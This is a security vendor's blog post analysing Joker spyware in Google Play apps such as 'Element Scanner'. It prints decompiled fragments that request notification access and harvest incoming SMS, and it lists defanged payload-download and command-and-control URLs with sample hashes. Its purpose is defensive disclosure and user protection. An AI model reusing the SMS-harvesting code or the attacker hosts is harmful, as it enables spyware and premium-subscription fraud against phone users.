Google Play store applications laced with Joker malware yet again - Home

By Digvijay Mane

Published: 2021-06-11 · Archived: 2026-04-05 19:04:54 UTC

For the last three years, Joker Trojan is making its way on Google Play Store. Quick Heal Security Labs recently spotted 8 Joker malware on Google Play Store and reported them to Google, which has now removed all the applications.



Fig. 1 Screenshots of Applications from Google Play Store

Joker is a spyware Trojan that steals the victim's device like SMS messages, contact list, and device info. Then, it silently interacts with advertisement websites and subscribes the victim to premium services without their knowledge. In January, we have reported similar samples to Google and published a blog on the same.

Let's see the working of one of the applications-

- Application name: Element Scanner
- Developer name: Obrien Connie
- Download Count: 10K+

At launch, this application asks for notification access, which is used to get notification data. This application takes SMS data from notifications, asks for Contacts access, and makes and manages phone call permission. After that, it is working like a document scanner application without showing any visible malicious activity to the user.



Fig. 2 Permissions asked by Application

But in the background, it downloads two payloads, one after the other. The first payload is downloaded from a Bitly short URL link, which is present in the original application from Google Play Store. See fig. 3 This application has link “h**p://bit[.]ly/3hT17RL”. Then this payload further downloads the next payload from the link – “h**p://skullali[.]oss-me-east 1[.]aliyuncs.com/realease.mp3”. This payload is nothing but malicious joker malware.



Fig. 3 Payload downloading flow

This final payload releases the .mp3 file, which contains code for notification access (Ref. Fig. 4), and the *onReceive* method (Ref. Fig. 5), which collects received SMS data.

```
String string = Settings.Secure.getString(context.getContentResolver(), "enabled_notification_listeners");
return string != null && string.contains(context.getPackageName());

L_0x0022:
    android.content.Intent r1 = new android.content.Intent     // Catch:{ Exception -> 0x0043 }
    r1.<init>()     // Catch:{ Exception -> 0x0043 }
    android.content.Intent r0 = r1.addFlags(r0)     // Catch:{ Exception -> 0x0043 }
    android.content.ComponentName r1 = new android.content.ComponentName     // Catch:{ Exception -> 0x0043 }
    java.lang.String r2 = "com.android.settings"
    java.lang.String r3 = "com.android.settings.Settings$NotificationAccessSettingsActivity"
    r1.<init>(r2, r3)     // Catch:{ Exception -> 0x0043 }
    android.content.Intent r0 = r0.setComponent(r1)     // Catch:{ Exception -> 0x0043 }
    java.lang.String r1 = ":settings:show_fragment"
    java.lang.String r2 = "NotificationAccessSettings"
    android.content.Intent r0 = r0.putExtra(r1, r2)     // Catch:{ Exception -> 0x0043 }
    r5.startActivity(r0)     // Catch:{ Exception -> 0x0043 }
```

Fig. 4 Code for notification access

```
public static class c extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
            StringBuilder sb = new StringBuilder();
            SmsMessage[] messagesFromIntent = Telephony.Sms.Intents.getMessagesFromIntent(intent);
            if (messagesFromIntent != null && messagesFromIntent.length > 0) {
                for (SmsMessage smsMessage : messagesFromIntent) {
                    sb.append(smsMessage.getMessageBody());
                    String originatingAddress = smsMessage.getOriginatingAddress();
                    x.y.z.bean.c cVar = x.y.z.bean.c.I;
                    if (cVar != null && !TextUtils.isEmpty(cVar.g) && !TextUtils.isEmpty(originatingAddress)) {
                        x.y.z.bean.c.I.h = originatingAddress;
                    }
                }
                b.d("mms: body:" + sb, true, 600);
                A.d(sb.toString());
            }
        }
    }
}
```

Fig. 5 Implementation of onReceive method

It also checks for the SIM provider's country code. If this code starts with "520," i.e., if Sim providers country is Thailand, it subscribes the user to premium services as shown in Fig.5.

Fig.6 Code for subscription

Malware authors spread these malware applications on the Google Play Store in scanner applications, wallpaper applications, message applications. These types of applications can quickly become a target. Users should try to avoid such applications and use such kinds of applications only from trusted developers.

IOC:

MD5	Detection Name
05710c8525f31535eb7338653429b1fa	Android.Joker.Aad66
9add1126cd52900c06ce4fe58ffc5f25	Android.Jocker.Abd79
4705ce82dd8a969139f07b9576715dca	Android.Agent.Aed3f
17c9de7d2a62fb0ed640fd2a348d6ffd	Android.Joker.Af409
e4caf7c6a04139326d34bdb9b7282b00	Android.Agent.Aec9e
6b11d98e9713b3f3a53e201394c1247b	Android.Joker.Af408
995caba3370a6df5e73790d3461811e9	Android.Joker.Af406
dfe73757188ebe9d10aded37b349400b	Android.Joker.Af407

C2 server:

- hxxp://buckts[.]oss-me-east-1[.]aliyuncs[.]com
- hxxp://wter[.]oss-us-east-1[.]aliyuncs[.]com/
- hxxp://skullali[.]oss-us-east-1[.]aliyuncs[.]com/
- hxxp://161.117.46.64/svhyqj/mjcxzy

- hxxp://suanleba[.]oss-us-west-1[.]aliyuncs[.]com
- hxxps://new-sk.]oss-ap-southeast-1.]aliyuncs.]com
- hxxp://517-1305586011.]cos.]na-toronto.]myqcloud.]com/b2

Tips to stay safe

- Download applications only from trusted sources like Google Play Store.
- Learn how to identify fake applications in Google Play Store.
- Do not click on alien links received through messages or any other social media platforms.
- Turn off installation from the unknown source option.
- Read the pop-up messages you get from the Android system before accepting/allowing any new permissions.
- Malicious developers spoof original application names and developer names. So, make sure you are downloading simple applications only. Often application descriptions contain typos and grammatical mistakes. Check the developer's website if a link is available on the application's webpage. Avoid using it if anything looks strange or odd.
- Reviews and ratings can be fake but still reading user reviews of the application, and the experience of existing users can be helpful. Pay attention to reviews with low ratings.
- Check download count of the application — popular applications have very high download counts. But do note that some fake applications have been downloaded thousands or even millions of times before they were discovered.
- Avoid downloading applications from third-party application stores or links provided in SMSs, emails, or WhatsApp messages. Also, avoid installing applications that are downloaded after clicking on an advertisement.
- Use a trusted antivirus like Quick Heal Mobile Security to stay safe from Android malware.
